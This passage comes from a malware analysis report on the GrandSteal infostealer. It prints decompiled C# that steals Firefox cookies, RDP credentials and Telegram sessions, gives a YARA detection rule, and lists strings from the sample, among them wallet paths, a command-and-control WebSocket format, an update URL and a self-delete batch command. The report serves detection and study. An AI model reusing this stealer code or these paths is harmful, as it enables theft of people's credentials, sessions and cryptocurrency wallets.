


```
public List<BrowserCookie> GetCookies(string profile)
{
    List<BrowserCookie> list = new List<BrowserCookie>();
    try
    {
        string text = Path.Combine(profile, "cookies.sqlite");
        if (!File.Exists(text))
        {
            return list;
        }
        SqlConnection sqlConnection = new SqlConnection(Recove
        sqlConnection.ReadTable("moz_cookies");
```

The source code related to this functionality is GeckoManager.cs.

2.2.7. RDP Stealer

The malware can steal RDP credentials:



```
List<RdpCredential> list = new List<RdpCredential>();
try
{
    CredentialSet credentialSet = new CredentialSet().Load();
    int num = 0;
    while (true)
    {
        int arg_2D_0 = num;
        int? num2 = (credentialSet == null) ? null : new int?(credentialSet.Count);
        if (!(arg_2D_0 < num2.GetValueOrDefault() & num2.HasValue))
        {
            break;
        }
        List<RdpCredential> arg_C1_0 = list;
        RdpCredential expr_42 = new RdpCredential();
        Credential expr_4A = credentialSet[num];
        expr_42.Target = ((expr_4A != null) ? expr_4A.get_Target() : null);
        Credential expr_63 = credentialSet[num];
        expr_42.Password = (string.IsNullOrEmpty((expr_63 != null) ? expr_63.get_Password()
          ());
        Credential expr_96 = credentialSet[num];
        expr_42.Username = (string.IsNullOrEmpty((expr_96 != null) ? expr_96.get_Username()
          ());
        arg_C1_0.Add(expr_42);
        num++;
    }
```


The source code related to this functionality is RdpManager.cs.

2.2.8. Telegram Stealer

The malware reads the files located at:

"%appdata%\Telegram Desktop\tdata\D877F783D5D3EF8C\map*"

From that files, it tries to recover Telegram sessions:



```
public static TelegramSession Extract()
{
    TelegramSession telegramSession = new TelegramSession();
    try
    {
        string path = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%"),
                                                "AppData\\Roaming\\Telegram Desktop\\tdata");
        string path2 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%"),
                                                "AppData\\Roaming\\Telegram Desktop\\tdata\
          \D877F783D5D3EF8C");
        if (!Directory.Exists(path) || !Directory.Exists(path2))
        {
            return telegramSession;
        }
        string[] files = Directory.GetFiles(path, "D877F783D5D3EF8C*");
        if (files.Length != 0)
        {
            byte[] fileData = File.ReadAllBytes(RecoveryHelper.CreateTempCopy(files[0]));
            string[] files2 = Directory.GetFiles(path2, "map*");
            if (files2.Length != 0)
            {
                byte[] fileData2 = File.ReadAllBytes(RecoveryHelper.CreateTempCopy(files[0]));
                telegramSession.MapFile = new DesktopFile
                {
                    FileData = fileData2,
                    Filename = new FileInfo(files2[0]).Name
                };
                telegramSession.RootFile = new DesktopFile
                {
                    FileData = fileData,
                    Filename = new FileInfo(files[0]).Name
                };
```

The source code related to this functionality TelegramManager.cs.

3. Yara Rules

```
rule grandsteal {
strings:
        $s1 = "ws://{0}:{1}/websocket" wide
        $s2 = "GrabBrowserCredentials: " wide
        $s3 = "GrabColdWallets: " wide
        $s4 = "GrabDesktopFiles: " wide
        $s5 = "GrabTelegram: " wide
        $s6 = "ColdWallets parser has been started" wide
        $s7 = "DiscordSession parser has been started" wide
        $s8 = "Rdps parser has been started" wide
        $s9 = "DesktopFiles parser has been started" wide
        $s10 = "FTPs parser has been started" wide
        $s11 = "TelegramSession parser has been started" wide
        $s12 = "ListOfProcesses parser has been started" wide
        $s13 = "ListOfPrograms parser has been started" wide
        $s14 = "card_number_encrypted" wide
        $s15 = "\\Litecoin\\wallet.dat" wide
        $s16 = "\\Bitcoin\\wallet.dat" wide
        $s17 = "\\Exodus\\exodus.wallet" wide
        $s18 = "\\Electrum\\wallets" wide
        $s19 = "\\Ethereum\\wallets" wide
        $s20 = "monero-project" wide
        $s21 = "Discord dump UNKNOWN" wide
        $s22 = "{0}\\FileZilla\\recentservers.xml" wide
        $s23 = "{0}\\FileZilla\\sitemanager.xml" wide
        $s24 = "cookies.sqlite" wide
        $s25 = "password-check" wide
        $s26 = "AppData\\Roaming\\Telegram Desktop\\tdata\\D877F783D5D3EF8C" wide
        $s27 = "%USERPROFILE%\\AppData\\Local\\Temp\\Remove.bat" wide
        $s28 = "taskkill /F /PID %1" wide
        $s29 = "choice /C Y /N /D Y /T 3 & Del %2" wide
        $s30 = "ExtractPrivateKey" wide
        $s31 = "formSubmitURL" wide
        $s32 = "passwordField" wide
        $s33 = "usernameField" wide
        $s34 = "GrabDiscord" wide
        $s35 = "encryptedPassword" wide
        $s36 = "masterPassword" wide
        $s37 = "WalletName" wide
condition:
        (30 of them)
}
```

4. Strings of the Main Unpacked Module

- https://domekan.ru/ModuleMystery/Updates.txt
- SQLite format 3
- ws://{0}:{1}/websocket
- Server is initialized

- CredentialsRequest has been created
- ParseClientSettings
- GrabBrowserCredentials:
- GrabColdWallets:
- GrabDesktopFiles:
- GrabTelegram:
- Invalid JsonMessage data from server. Exception :
- ClientInfos parser has been started
- ClientInfos has been parsed.Elapsed time: {0}
- Browsers parser has been started
- Browsers has been parsed.Elapsed time: {0}
- ColdWallets parser has been started
- ColdWallets has been parsed.Elapsed time: {0}
- DiscordSession parser has been started
- DiscordSession has been parsed.Elapsed time: {0}
- Rdps parser has been started
- Rdps has been parsed.Elapsed time: {0}
- DesktopFiles parser has been started
- DesktopFiles has been parsed.Elapsed time: {0}
- FTPs parser has been started
- FTPs has been parsed.Elapsed time: {0}
- TelegramSession parser has been started
- TelegramSession has been parsed.Elapsed time: {0}
- ListOfProcesses parser has been started
- ListOfProcesses has been parsed.Elapsed time: {0}
- ListOfPrograms parser has been started
- ListOfPrograms has been parsed.Elapsed time: {0}
- encrypted_value
- expiration_month
- expiration_year
- card_number_encrypted
- username_value
- password_value
- AppData\Roaming\
- AppData\Local\
- \Litecoin\wallet.dat
- \Bitcoin\wallet.dat
- \Exodus\exodus.wallet
- \Electrum\wallets
- \Ethereum\wallets
- monero-project
- JsonSession UNKNOWN

- Discord dump UNKNOWN
- Discord process UNKNOWN
- ({"token":"(.*)}}]})
- {0}\FileZilla\recentservers.xml
- {0}\FileZilla\sitemanager.xml
- cookies.sqlite
- [^\u0020-\u007F]
- password-check
- AppData\Roaming\Telegram Desktop\tdata
- AppData\Roaming\Telegram Desktop\tdata\D877F783D5D3EF8C
- D877F783D5D3EF8C*
- AppData\Roaming
- AppData\Local\Temp
- The binary key cannot have an odd number of digits: {0}
- %USERPROFILE%\AppData\Local\Temp\Remove.bat
- taskkill /F /PID %1
- choice /C Y /N /D Y /T 3 & Del %2
- ClientSettings.db
- 1.85 (Hash, version 2, native byte-order)
- FileDescription
- GrandSteal.Client.Data
- GrandSteal.Client.Data.dll
- ExtractPrivateKey3
- ExtractPrivateKey4
- get_formSubmitURL
- set_formSubmitURL
- GrandSteal.Client.Data
- RoamingAppData
- get_ObjectData
- set_ObjectData
- System.Collections.Generic
- Microsoft.VisualBasic
- get_ManagedThreadId
- get_CurrentThread
- get_timePasswordChanged
- set_timePasswordChanged
- get_timeLastUsed
- set_timeLastUsed
- get_timeCreated
- set_timeCreated
- HandleWorkCompleted
- OnWorkCompleted

- countCompleted
- OnResponseRecieved
- add_DataReceived
- add_MessageReceived
- System.Collections.Specialized
- get_passwordField
- set_passwordField
- get_usernameField
- set_usernameField
- BrowserCreditCard
- get_GrabDiscord
- get_encryptedPassword
- set_encryptedPassword
- get__masterPassword
- set_WalletName
- get_encryptedUsername
- set_encryptedUsername
- set_AllowUnstrustedCertificate
- DebuggerNonUserCodeAttribute
- DebuggableAttribute
- ComVisibleAttribute
- AssemblyTitleAttribute
- UserScopedSettingAttribute
- AssemblyTrademarkAttribute
- ExtensionAttribute
- AssemblyFileVersionAttribute
- AssemblyConfigurationAttribute
- AssemblyDescriptionAttribute
- CompilationRelaxationsAttribute
- AssemblyProductAttribute
- AssemblyCopyrightAttribute
- ConfusedByAttribute
- ParamArrayAttribute
- AssemblyCompanyAttribute
- RuntimeCompatibilityAttribute
- get_SQLDataTypeSize
- clientInfoFlag
- set_EnableAutoSendPing
- System.Threading
- get_DataEncoding
- FromBase64String
- DownloadString

- CreateTempPath
- get_ObjectLength
- set_ObjectLength
- set_ExpirationMonth
- get_Passwordcheck
- TransformFinalBlock
- ReadBrowserCredendtial
- ExtractManagerCredential
- ExtractRecentCredential
- op_GreaterThanOrEqual
- set_AutoSendPingInterval
- RuntimeTypeModel
- System.ComponentModel
- GrandSteal.Client.Data.dll
- BrowserAutofill
- get_BaseStream
- UserStreamParam
- ExceptionParam
- get_GrabTelegram
- SymmetricAlgorithm
- ICryptoTransform
- IsNullExtension
- DiscordSession
- discordSession
- TelegramSession
- telegramSession
- FindDiscordJsonSession
- GrandSteal.SharedModels.Communication
- set_ClientInformation
- RemoteClientInformation
- System.Configuration
- System.Globalization
- System.Reflection
- StringCollection
- MatchCollection
- CryptographicException
- ArgumentException
- GeckoPasswordBasedEncryption
- GrandSteal.Client.Models.Extensions.Json
- FileSystemInfo
- ProcessStartInfo
- GrandSteal.Client.Data.Gecko

- DeSerializeProto
- MiniDumpWriteDump
- set_ExpirationYear
- Key4MagicNumber
- set_CardNumber
- SHA1CryptoServiceProvider
- MD5CryptoServiceProvider
- TripleDESCryptoServiceProvider
- CrytoServiceProvider
- IFormatProvider
- FileZillaManager
- DiscordManager
- DesktopFileManager
- TelegramManager
- ChromiumManager
- ColdWalletManager
- ConvertToInteger
- ObjectIdentifier
- ResponseHandler
- System.CodeDom.Compiler
- ClientInfoHelper
- RecoveryHelper
- GrandSteal.Client.Data.Server
- InitializeServer
- CreateDecryptor
- System.Diagnostics
- AddMilliseconds
- timeoutMilliseconds
- get_BrowserCreditCards
- set_BrowserCreditCards
- GetCreditCards
- System.Runtime.InteropServices
- Microsoft.VisualBasic.CompilerServices
- System.Runtime.CompilerServices
- DebuggingModes
- get_ChildNodes
- get_BrowserCookies
- set_BrowserCookies
- get_Directories
- GetDirectories
- get_MasterEntries
- set_MasterEntries

- ExpandEnvironmentVariables
- Microsoft.Win32.SafeHandles
- set_DesktopFiles
- get_GrabDesktopFiles
- set_BrowserProfiles
- browserProfiles
- set_AutoAddMissingTypes
- ListOfProcesses
- RecieveSettings
- ClientSettings
- DataReceivedEventArgs
- MessageReceivedEventArgs
- ErrorEventArgs
- get_BrowserCredendtials
- set_BrowserCredendtials
- GrandSteal.Client.Models.Credentials
- SendCredentials
- rdpCredentials
- set_FtpCredentials
- ExtractFtpCredentials
- ftpCredentials
- get_GrabBrowserCredentials
- GetCredentials
- GrandSteal.SharedModels.Models
- GrandSteal.Client.Models
- GrandSteal.SharedModels
- get_BrowserAutofills
- set_BrowserAutofills
- GrandSteal.Client.Models.Extensions.Nulls
- set_InstalledPrograms
- ListOfPrograms
- GrandSteal.Client.Models.Extensions
- get_DesktopFileExtensions
- set_DesktopFileExtensions
- JsonExtensions
- ProtoExtensions
- get_DesktopExtensions
- set_DesktopExtensions
- RequestsExtensions
- System.Text.RegularExpressions
- System.Collections
- set_RdpConnections

- StringSplitOptions
- get_DesktopFileManagers
- get_RdpManagers
- get_FtpManagers
- get_BrowserCredentialsManagers
- get_ColdWalletManagers
- GrandSteal.Client.Data.Helpers
- RuntimeHelpers
- FindDisordProcess
- GetCurrentProcess
- set_ColdWallets
- get_GrabColdWallets
- get_disabledHosts
- set_disabledHosts
- GrabLitecoinQt
- CommunicationObject
- ReadTableFromOffset
- get__globalSalt
- get__entrySalt
- GetValueOrDefault
- CredentialManagement
- get_DocumentElement
- get_SqlStatement
- set_SqlStatement
- AutoResetEvent
- set_Screenshot
- CredentialsRequest
- set_ProcessList
- set_CreateNoWindow
- ConvertHexStringToByteArray
- InitializeArray
- FindValueByKey
- System.Security.Cryptography
- GetEntryAssembly
- CreateTempCopy
- GrandSteal.Client.Data.Recovery
- set_WorkingDirectory
- profilesDirectory
- GetCurrentDirectory
- GeckoRootEntry